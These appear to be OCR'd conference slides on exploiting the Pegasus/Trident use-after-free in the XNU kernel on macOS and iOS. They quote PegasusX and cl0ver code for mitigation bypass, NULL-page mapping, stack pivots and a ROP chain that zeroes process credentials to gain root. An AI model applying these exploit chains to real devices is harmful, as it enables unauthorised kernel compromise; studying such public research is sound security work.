Before exploitation...

Bypass Mitigations - Part 1

- **macOS - No mitigations**
  - Point the OSString “vtable” in userland to jump (call) to user memory
- **macOS - SMEP / iOS 64bit (< iPhone 7)**
  - Point the OSString “vtable” in userland and ROP with a KASLR info leak
  - In macOS we can just use ROP to disable SMEP setting CR4 (unstable) and jump to user memory
- **macOS - SMAP / iOS 32bit and iPhone7**
  - Need to use an heap/stack info leak as well as a KASLR info leak (store vtable and ROP chain in kernel memory)

Apple engineers be like...

You can only pick 2

- 64 bit CPU
- SMAP
- 3.5mm jack

Bypass Mitigations - Part 2


- **macOS / iOS**
  - __PAGEZERO segment is enforced with no permission for every 64 bit binary
  - On macOS is not enforced in 32 bit binaries, we can compile a binary with no __PAGEZERO and allocate ourselves with any permission

    ```
    -m32 -pagezero_size,0
    ```

  - __PAGEZERO segment
    - 4K on 32 bit address space
    - 4GB on 64 bit address space
      - Can be reduced using `-pagezero_size,0x4000`

macOS - SMEP (x64)


Map NULL



```
        /* map the NULL page */

        mach_vm_address_t null_map = 0;

        vm_deallocate(mach_task_self(), 0x0, PAGE_SIZE);

        kr = mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);
        if (kr != KERN_SUCCESS)
            return;
```

jndok/PegasusX/main.c

UAF to ROP Chain



“OSString”

vtable+8

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

+0x20

0x0 (vtable + 8)

pop rsp; ret

Chain address

xchg esp, eax; ret

Double stack pivot

ROP payload

...

...

...

...


...

...

...

Binary dict payload


Same size of OSString on x64



```c
        WRITE_IN(dict, (kOSSerializeString | 4));   // string 'AAA', will get freed
        WRITE_IN(dict, (0x00414141));

        WRITE_IN(dict, (kOSSerializeBoolean | 1));  // bool, true

        WRITE_IN(dict, (kOSSerializeSymbol | 4));   // symbol 'BBB'
        WRITE_IN(dict, (0x00424242));

        WRITE_IN(dict, (kOSSerializeData | 32));    // data (0x00 * 32)
        WRITE_IN(dict, (0x00000000));
        WRITE_IN(dict, (0x00000000));
        WRITE_IN(dict, (0x00000000));
        WRITE_IN(dict, (0x00000000));
        WRITE_IN(dict, (0x00000000));
        WRITE_IN(dict, (0x00000000));
        WRITE_IN(dict, (0x00000000));
        WRITE_IN(dict, (0x00000000));

        WRITE_IN(dict, (kOSSerializeSymbol | 4));   // symbol 'CCC'
        WRITE_IN(dict, (0x00434343));

        WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeObject | 1));   //
```

jndok/PegasusX/main.c

ROP Chain



```
        *(volatile uint64_t *)(0x20) = (volatile uint64_t)ROP_XCHG_ESP_EAX(map); // stack pivot

        /* build ROP chain */

        printf("(i) Building ROP chain...\n");

        rop_chain_t *chain = calloc(1, sizeof(rop_chain_t));

        PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_current_proc"));

        PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
        PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_proc_ucred"));

        PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
        PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_posix_cred_get"));

        PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
        PUSH_GADGET(chain) = ROP_ARG2(chain, map, (sizeof(int) * 3));
        PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_bzero"));

        PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_thread_exception_return"));

        /* chain transfer, will redirect execution flow from 0x0 to our main chain above */

        uint64_t *transfer = (uint64_t *)0x0;
        transfer[0] = ROP_POP_RSP(map);
        transfer[1] = (uint64_t)chain->chain;
```

jndok/PegasusX/main.c


iOS (ARM64)

Register status when UAF

- x0 and x28 hold a pointer to the current object, i.e. what is called o in OSUnserializeBinary.
- x8 is the address we just jumped to, i.e. the pointer to retain() in our fake vtable.
- **x9 holds the type of the parsed object, in our case 0xc000000 for kOSSerializeObject.**
- x21 = bufferPos
- x22 = bufferSize
- x27 = objsArray

Siguza/cl0ver/docs/index.md

Yes, we can allocate to 0xc000000 (reducing __PAGEZERO)



```
        DEBUG("Page size: " SIZE, (size_t)page_size);

        vm_address_t addr = kOSSerializeObject; // dark magic

        DEBUG("Allocating ROP stack page at " ADDR, (addr_t)addr);
        ret = vm_allocate(mach_task_self(), &addr, page_size, 0);
        if(ret != KERN_SUCCESS)
        {
            THROW("Failed to allocate page at " ADDR " (%s)", (addr_t)addr
        }
```


Siguza/cl0ver/docs/index.md

Stack pivot gadget

```
ldp x29, x30, [x9], 0x10
add sp, sp, 0x10
ret
```


x29 = x9
x30 = x9
x9 = x9 + 0x10
sp = sp + 0x10
ret

UAF to ROP Chain



```
ldp x29, x30, [x9], 0x10
add sp, sp, 0x10
ret
```


Reuse gadget until set SP & FP properly to return gracefully



```
        addr_t remaining_stack_size = stack_OSUnserialize;
        // x29 is at 0x10 before the end of the stack frame
        remaining_stack_size -= 0x10;
        // Stack pivot does sp += 0x10
        remaining_stack_size -= 0x10;
        // And our load gadget loads from [sp, 0x20]
        remaining_stack_size -= 0x20;
        // We have to add the remaining size to sp, to reach the address where x29 is stored
        for(uint32_t i = 0; i < remaining_stack_size / 0x10; ++i)
        {
            // sp += 0x10
            PUSH(*chain, (addr_t)&(*chain)[2]); // x29
            PUSH(*chain, add_sp);               // x30
        }
```

Siguza/cl0ver/src/lib/rop.c

Set important values before real payload



```c
                PUSH(*chain, (addr_t)&(*chain)[6]);     // x29
                PUSH(*chain, ldr);                      // x30
                PUSH(*chain, 0);                        // x22
                PUSH(*chain, 0);                        // x21
                PUSH(*chain, 0);                        // x20
                PUSH(*chain, -stack_open_extended);     // x19
                // x0 += x19 and load storage address
                PUSH(*chain, (addr_t)&(*chain)[4]);     // x29
                PUSH(*chain, add_x0);                   // x30
                PUSH(*chain, 0);                        // x20
                PUSH(*chain, (addr_t)&(*chain)[67]);    // x19 >---------
                // str x0, addr
                PUSH(*chain, (addr_t)&(*chain)[4]);     // x29
                PUSH(*chain, str);                      // x30
                PUSH(*chain, 0);                        // x20
                PUSH(*chain, 0);                        // x19
```

Siguza/cl0ver/src/lib/rop.c

Fin

References / Bibliography

- https://jndok.github.io/2016/10/04/pegasus-writeup/
- https://siguza.github.io/cl0ver/
- https://github.com/benjamin-42/Trident
- https://info.lookout.com/rs/051-ESQ-475/images/pegasus-exploits-technical-details.pdf
- https://www.blackhat.com/docs/eu-15/materials/eu-15-Todesco-Attacking-The-XNU-Kernal-In-El-Capitain.pdf
- https://opensource.apple.com/source/xnu/
- Mac OS X and iOS Internals: To the Apple's Core - Jonathan Levin